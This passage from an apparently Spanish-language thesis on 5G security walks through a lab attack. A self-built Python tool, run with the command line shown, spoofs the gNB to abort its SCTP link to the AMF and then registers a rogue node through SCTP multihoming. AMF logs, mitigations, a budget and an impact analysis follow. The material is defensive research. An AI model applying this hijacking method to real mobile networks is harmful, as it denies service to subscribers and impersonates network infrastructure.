

ILUSTRACIÓN 33. LOGS DEL AMF DESPUÉS DEL ATAQUE DOS

Mediante este ataque que automatiza la herramienta desarrollada, se pueden observar las consecuencias de la falta de protección de los mensajes SCTP que se intercambian entre dos pares, pudiéndose producir un ataque MITIM y de suplantación de identidad. Es por ello que es

fundamental adoptar medidas correctivas para aumentar la seguridad de este protocolo. Algunas de las medidas que se pueden adoptar son:

- **Cifrado de datos:** Hacer uso de los protocolos TLS o DTLS (*Datagram Transport Layer Security*) para cifrar los mensajes SCTP. Estos protocolos proporcionan confidencialidad, integridad y autenticación de los datos, asegurando que solo las partes autorizadas puedan acceder a la información transmitida. Es importante que los certificados sean válidos y de confianza, lo que implica verificar la cadena de certificados hasta una autoridad certificadora reconocida y asegurarse de que no estén caducados o revocados.

- **Autenticación de mensajes:** Implementar la autenticación de mensajes mediante HMAC (*Hashed Message Authentication Code*), lo que implica agregar un código de autenticación a cada mensaje SCTP para verificar que no ha sido alterado y que proviene de una fuente legítima.

- **Uso de *IPsec*:** La configuración de este protocolo puede proporcionar cifrado, autenticación y protección contra la manipulación de los paquetes SCTP. Este protocolo es especialmente útil contra el ataque de suplantación de identidad (*spoofing*).

- **Configuración de políticas de seguridad:** Implementar políticas de seguridad estrictas en la configuración de SCTP para limitar las conexiones solo a *hosts* de confianza. Esto incluye el uso de listas blancas de direcciones IP y la configuración adecuada de *firewalls* para filtrar el tráfico no autorizado.

- **Monitoreo y detección de intrusos:** Utilizar sistemas de detección de intrusos (IDS) para monitorear el tráfico SCTP y detectar actividades sospechosas que podrían indicar un intento de ataque MITM. Las alertas generadas por el IDS pueden ayudar a responder rápidamente a posibles amenazas.

5.3. *Connection Hijacking*

Este modo de funcionamiento hace más duradero el ataque del modo 2, ya que eventualmente los pares se darán cuenta de que la conexión que tenían establecida ha sido abortada sin motivo alguno, por lo que la restablecerán.

De nuevo, antes de iniciar el ataque, es necesario comprobar en los *logs* del AMF que el mismo se encuentra conectado al gNB y que se encuentra prestando servicios 5G a un UE.



ILUSTRACIÓN 34. LOGS DEL AMF ANTES DEL SECUESTRO DE CONEXIÓN

Como se muestra el la ilustración 34, el AMF se encuentra conectado al gNB y tiene un UE con IMSI 208950000000031 conectado al que está proporcionando servicios 5G ya que se encuentra en estado 5GMM-REGISTERED.

Ahora se ejecuta la herramienta con el siguiente comando:

```
python3 roguelink.py --mode 3 --gnb_ip 192.168.70.141 --amf_ip
192.168.70.132 --iface demo-oai
```

Tras ejecutar el comando, la herramienta comienza a mostrar por pantalla todos los procedimientos que lleva a cabo hasta cumplir con su misión.



ILUSTRACIÓN 35. MODO 3 DE LA HERRAMIENTA

Primero, la herramienta informa al usuario del modo seleccionado. A continuación, configura una interfaz para el *multihoming*. Esta parte es muy importante ya que en este ataque se aprovecha la característica de *multihoming* de SCTP para suplantar la identidad del gNB y conseguir una correcta asociación con el AMF por parte del atacante.

Ejecutando el siguiente comando, se puede comprobar que se ha creado dicha interfaz con éxito:

```
ifconfig
```

Tras ejecutarlo, se despliegan por pantalla todas las interfaces configuradas. La ilustración 36 se centra en mostrar la interfaz que se usará para implementar el ataque de este modo, la cual contiene la dirección IP del gNB para la suplantación de identidad (*spoofing*).



ILUSTRACIÓN 36. INTERFAZ MULTIHOMING CONFIGURADA

Una vez configurada la interfaz de *multihoming*, comienza el ataque MITM y la obtención de los parámetros sensibles que se usarán para romper la conexión SCTP entre el gNB y el AMF, tal y como se ha hecho anteriormente.

En este caso, cuando la conexión está rota, el atacante aprovecha la situación y utiliza la característica de *multihoming* para iniciar una nueva conexión SCTP con el AMF. Tras lograrlo, la herramienta informa del éxito y procede con el establecimiento de asociación a nivel NGAP. Cuando logra dicha asociación, informa del éxito y procede a enviar HEARTBEATS al AMF para verificar que la conexión está operativa.

Gracias a esto, es posible hacer que el ataque sea más duradero, ya que el envío de HEARTBEATS y la recepción de los HEARTBEAT ACK por parte de ambos pares mantiene dicha conexión maliciosa operativa.

Mientras, el gNB, no consciente de lo que se ha producido, sigue intentando verificar que la conexión SCTP original que tenía establecida con el AMF sigue operativa pero ocurre lo que se ha explicado anteriormente.

Al igual que antes, es necesario contrastar el funcionamiento de este modo con una captura de Wireshark, la cual se muestra en la ilustración 37.



ILUSTRACIÓN 37. CAPTURA WIRESHARK DEL MODO 3

De nuevo, se puede observar el intercambio de mensajes para la verificación de la salud de la conexión establecida entre el gNB y el AMF (paquetes que van desde el número 113 hasta el 348, ambos incluidos). El paquete número 351 representa el mensaje ABORT que envía el atacante haciéndose pasar por el gNB para romper la conexión SCTP, creando el DoS. En este punto, el AMF ya no está conectado a ningún gNB y el UE con IMSI 208950000000031 ha pasado al estado 5GMM-DEREGISTERED.

```
[2024-05-15T13:02:49.067397] [AMF] [amf_app] [info ]
[2024-05-15T13:02:49.067400] [AMF] [amf_app] [info ] |----------------------------------------------------------------------------------------------------------|
[2024-05-15T13:02:49.067402] [AMF] [amf_app] [info ] |-----------------------------------------------gNBs' information-----------------------------------------|
[2024-05-15T13:02:49.067405] [AMF] [amf_app] [info ] |    Index    |      Status      |       Global ID       |       gNB Name       |              PLMN              |
[2024-05-15T13:02:49.067407] [AMF] [amf_app] [info ] |      -      |         -        |           -           |          -           |               -                |
[2024-05-15T13:02:49.067409] [AMF] [amf_app] [info ] |----------------------------------------------------------------------------------------------------------|
[2024-05-15T13:02:49.067412] [AMF] [amf_app] [info ]
[2024-05-15T13:02:49.067414] [AMF] [amf_app] [info ] |----------------------------------------------------------------------------------------------------------|
[2024-05-15T13:02:49.067416] [AMF] [amf_app] [info ] |-----------------------------------------------UEs' information-----------------------------------------|
[2024-05-15T13:02:49.067419] [AMF] [amf_app] [info ] | Index |      5GMM state      |      IMSI        |     GUTI      | RAN UE NGAP ID | AMF UE ID |  PLMN   |Cell ID|
[2024-05-15T13:02:49.067423] [AMF] [amf_app] [info ] |     1|    5GMM-DEREGISTERED|  208950000000031|               |              1|          2| 208, 95 |    256|
[2024-05-15T13:02:49.067426] [AMF] [amf_app] [info ] |----------------------------------------------------------------------------------------------------------|
```

ILUSTRACIÓN 38. LOGS DEL AMF TRAS EL DOS

Al romper dicha conexión de forma satisfactoria, comienza el establecimiento de conexión SCTP con el AMF (desde el paquete número 366 hasta el 369, ambos incluidos). La parte más importante de este proceso, como se ha explicado en anteriores apartados, es la utilización de la característica *multihoming*. La ilustración 39 demuestra que efectivamente se ha aprovechado dicha característica ya que, en el paquete número 366 (INIT) se encuentra especificada, no solo la IP del atacante (192.168.70.1), si no también la del gNB real (192.168.70.141).



ILUSTRACIÓN 39. PAQUETE INIT DE SCTP

Una vez completada con éxito la conexión SCTP, se procede a crear la asociación NGAP con el AMF desde el atacante. Para ello, se envía el paquete número 370 de la ilustración 37, el cual es el *NGSetupRequest*, paquete de solicitud de establecimiento de NGAP entre el atacante y el AMF. La ilustración 40 muestra la identidad del par que se intenta asociar.



ILUSTRACIÓN 40. PAQUETE NGSETUPREQUEST

Ya que lo que se busca es comprobar el correcto funcionamiento del ataque, se ha procedido a asignar un nombre diferente al nodo que representa el atacante. En este caso se ha elegido ROGUE_GNB_FAKE_XXXXXX.

Volviendo a la ilustración 37, el flujo continua con el AMF aceptando la solicitud de establecimiento de NGAP con el atacante mediante el envío del paquete número 372 (*NGSetupResponse*) el cual confirma el establecimiento de forma satisfactoria. Después, ambos nodos proceden a verificar la operatividad de la conexión mediante el envío y recepción de los mensajes HEARTBEAT y HEARTBEAT ACK.

Finalmente, los *logs* del AMF muestran que, en efecto, la NF se ha conectado con el nodo malicioso (ROGUE_GNB_FAKE_XXXXXX).



ILUSTRACIÓN 41. LOGS DEL AMF DESPUÉS DEL ATAQUE

Dado que este ataque tiene como base el ataque producido en la sección anterior, aplicar las medidas de seguridad que se han explicado antes podrían suponer una protección contra el mismo. Pero, ya que entre los objetivos de este proyecto se encuentra la propuesta de soluciones a las vulnerabilidades detectadas, es necesario presentar posibles soluciones que mitiguen el ataque producido en esta sección.

Como se ha podido comprobar, este ataque se centra en el abuso de la característica de *multihoming* para especificar la dirección IP del gNB cuando el atacante intenta conectarse con el AMF, es decir cuando intenta establecer una conexión SCTP maliciosa. A continuación, se presentan algunas medidas correctivas:

- **Validación estricta de direcciones IP:** Implementar una validación estricta de las direcciones IP involucradas en la comunicación *multihoming*. Esto incluye verificar que las IPs utilizadas por los nodos en el *multihoming* sean legítimas y pertenecen a los dispositivos esperados.

- **Control de acceso basado en políticas:** Configurar políticas de control de acceso en los nodos de red (como el AMF y el gNB) para limitar las conexiones entrantes sólo a IPs y puertos específicos. Utilizar listas blancas y listas negras para restringir el acceso.

- **Implementación de SCTP AUTH:** Utilizar el mecanismo de autenticación de mensajes de SCTP (SCTP AUTH). Este mecanismo añade una capa de autenticación a cada *chunk* de SCTP, garantizando que los mensajes no hayan sido alterados y provienen de una fuente autorizada.

- **Protección contra ataques DoS:** Implementar medidas de mitigación de ataques DoS, como sistemas de prevención de intrusos (IPS) y soluciones anti-DoS dedicadas. Estas medidas pueden ayudar a prevenir el ataque DoS inicial que permite el secuestro de conexión.

- **Segmentación de redes:** Segmentar la red para aislar los componentes críticos, como el AMF y el gNB, en subredes separadas y protegidas. Esto reduce la superficie de ataque y dificulta que un atacante acceda a componentes clave mediante *multihoming*.

6. Presupuesto

En este capítulo se presenta el presupuesto estimado necesario para la ejecución del proyecto. Esta estimación se basa en tres categorías principales: el *hardware* requerido, el *software* a utilizar y el personal necesario.

- **Costes de *hardware*:** Se trata de los costes de los componentes físicos necesarios para implementar el proyecto. Como se ha indicado en el apartado de restricciones del proyecto, es altamente recomendable una máquina con CPU de 4 núcleos, 16 GiB de RAM y un mínimo de 1.5 GiB de espacio libre para el correcto funcionamiento del despliegue.

  Es importante indicar que el precio de un equipo que tenga estas características depende de la marca y el modelo.

  Por lo tanto, un portátil de gama media que cumpla con estas características puede soportar el despliegue que se lleva a cabo en este proyecto. Actualmente, un PC de estas características ronda los 600 €.

- **Costes de *software*:** Este coste se centra en todos los programas que se usan en este proyecto. Entre ellos hay un sistema operativo, tecnologías de contenedores, herramientas y los programas que permiten el despliegue de la red 5G.

  Todos estos programas son proyectos *open-source*, por lo que el coste asociado a los mismos es de 0 €, ya que son gratuitos.

- **Costes de recursos humanos:** En este caso, se trata del personal que será necesario para el proyecto. El sueldo medio de un ingeniero de telecomunicaciones en España actualmente ronda los 15,38 €/hora [41]. Teniendo en cuenta que las horas estimadas de este proyecto son 312 horas, el coste total será de 4798,56 €.

Finalmente, la siguiente tabla resume el coste total, sumando todos los costes que se han explicado, necesario para implementar el proyecto en su totalidad:

Concepto	Descripción	Coste Unitario	Cantidad	Total
Hardware	Ordenador portátil	600,00 €	1	600,00 €
Software	VMware Fusion	0 €	1	0 €
	Ubuntu 18.04.4 LTS	0 €	1	0 €
	Docker Engine	0 €	1	0 €
	docker-compose	0 €	1	0 €
	OpenAirInterface	0 €	1	0 €
	UERANSIM v3.8	0 €	1	0 €
	Wireshark v3.6.7	0 €	1	0 €
	tshark v3.4.4	0 €	1	0 €
	tcpdump v4.9.3	0 €	1	0 €
	tcpreplay v4.2.6	0 €	1	0 €
	Python v3.6.9	0 €	1	0 €
	Scapy v2.5.0	0 €	1	0 €
Recursos Humanos	Ingeniero de Telecomunicaciones	15,38 €	312	4798,56 €
Total				5398,56 €

Tabla 1. Coste total del proyecto

7. Impacto del proyecto

En esta sección del proyecto, se identificarán y analizarán en detalle todos los impactos, tanto positivos como negativos, que pueden surgir con su implementación. Además, se presentarán los aspectos considerados y las estrategias adoptadas para minimizar los impactos negativos, garantizando una ejecución sostenible y responsable del proyecto.

7.1. Identificación de los impactos

Para identificar los impactos que este proyecto es capaz de causar gracias a su implementación, es necesario definir el escenario en el cual se desarrolla.

Este proyecto se centra en el sector de las telecomunicaciones, en concreto en el ámbito de las redes de comunicaciones móviles de quinta generación (5G), y con el mismo se busca crear un entorno de pruebas para analizar, desde el punto de vista de la seguridad, la red 5G para hallar sus vulnerabilidades, es decir sus puntos débiles, los cuales pueden suponer vectores de ataque que un atacante puede explotar para causar daños de difícil reparación, tanto para proveedores como para usuarios finales. Se pretende demostrar la viabilidad de la creación de herramientas de *pentesting*, como la que se ha desarrollado a lo largo del proyecto, que proporcionen soporte a las auditorías de seguridad que se deben hacer en estas redes para, en última instancia, mejorar su seguridad.

Con este proyecto se pretende causar un impacto en el ámbito geográfico, de forma que las operadoras de telecomunicaciones locales pueden beneficiarse directamente al aplicar las soluciones propuestas para fortalecer sus redes. De la misma forma, las vulnerabilidades descubiertas y las soluciones propuestas pueden tener una aplicación a nivel mundial, mejorando la seguridad de las redes 5G en diferentes regiones.

En el ámbito económico, a corto plazo, las operadoras pueden incurrir en costos adicionales para implementar las medidas de seguridad necesarias. Sin embargo, a largo plazo, estas inversiones pueden traducirse en ahorros significativos al prevenir ataques costosos. Las empresas que adopten rápidamente las soluciones propuestas podrán ofrecer servicios más seguros, aumentando su competitividad en el mercado.

A continuación, se expondrán los impactos más significativos asociados al proyecto:

- **Aspectos sociales:**
  - **Malos usos de la herramienta:** Existe el riesgo de que la herramienta sea utilizada por personas con intenciones maliciosas para llevar a cabo ataques en lugar de prevenirlos, lo que podría aumentar la incidencia de ciberataques. Por otro lado, publicar información sobre vulnerabilidades sin las debidas precauciones podría facilitar ataques antes de que las soluciones estén plenamente implementadas.

  - **Mejora de la Seguridad Pública:** Al identificar y solucionar vulnerabilidades en redes 5G, se mejora la protección de datos personales, reduciendo el riesgo de filtraciones y ataques que podrían comprometer información sensible. Aumentar la seguridad de las redes 5G mejora la confiabilidad y la confianza en las comunicaciones, esenciales para servicios de emergencia, transacciones bancarias y otros servicios críticos.

- **Aspectos éticos:**
  - **Privacidad y Autonomía de los Usuarios:** Las medidas para asegurar las redes pueden involucrar la monitorización y el análisis de datos, lo que podría comprometer la privacidad de los usuarios si no se manejan adecuadamente. Implementar soluciones de seguridad sin el conocimiento o consentimiento de los usuarios puede ser visto como una violación de su autonomía y derecho a decidir sobre sus datos y comunicaciones.

  - **Promoción de la Seguridad y Protección:** El proyecto demuestra un compromiso ético con la seguridad al identificar y abordar vulnerabilidades antes de que puedan ser

explotadas por actores malintencionados. Mejorar la seguridad de las redes 5G protege a los usuarios finales, salvaguardando su información personal y garantizando la integridad de las comunicaciones.

- **Aspectos ambientales:**
  - **Impacto de la Fabricación y Despliegue:** La fabricación y despliegue de nuevos equipos de seguridad pueden aumentar la huella de carbono de las empresas de telecomunicaciones debido a los procesos de producción y logística. A pesar de los esfuerzos por optimizar los recursos, la actualización y reemplazo de equipos para mejorar la seguridad puede generar residuos electrónicos adicionales si no se gestionan adecuadamente.

  - **Fomento de Tecnologías sostenibles:** La seguridad mejorada puede incentivar el desarrollo de tecnologías 5G más sostenibles y energéticamente eficientes, promoviendo prácticas más ecológicas en la industria de las telecomunicaciones. Redes 5G seguras pueden facilitar la implementación de soluciones de ciudades inteligentes y otros sistemas que optimizan el uso de recursos naturales, contribuyendo a la sostenibilidad ambiental.

7.2. Implicaciones éticas, sociales y ambientales

A continuación, mediante la tabla 2, se detallarán los aspectos más importantes que derivan del impacto del proyecto:

Aspecto	Descripción	Sectores afectados	Normativas, leyes, códigos éticos de referencia y estándares	Posibilidades de evaluación
Privacidad	El proyecto mejora la seguridad de las redes 5G protegiendo datos personales, pero debe gestionar cuidadosamente la recolección y análisis de estos datos para evitar intrusiones indebidas y garantizar el cumplimiento de normativas de privacidad.	El impacto sobre la privacidad afecta tanto a los usuarios finales de las redes 5G, cuyos datos personales podrían estar en riesgo, como a las empresas y organizaciones responsables de la gestión y protección de estos datos sensibles.	Reglamento General de Protección de Datos (GDPR), con reglas para la protección des datos personales y la privacidad de los ciudadanos de la UE, y estándar ISO 27001, que proporciona un marco para establecer, implementar, mantener y mejorar continuamente un sistema de gestión de seguridad de la información (SGSI).	Realización de auditorías periódicas para verificar el cumplimiento de las normativas de protección de datos y privacidad, como el GDPR o normativas 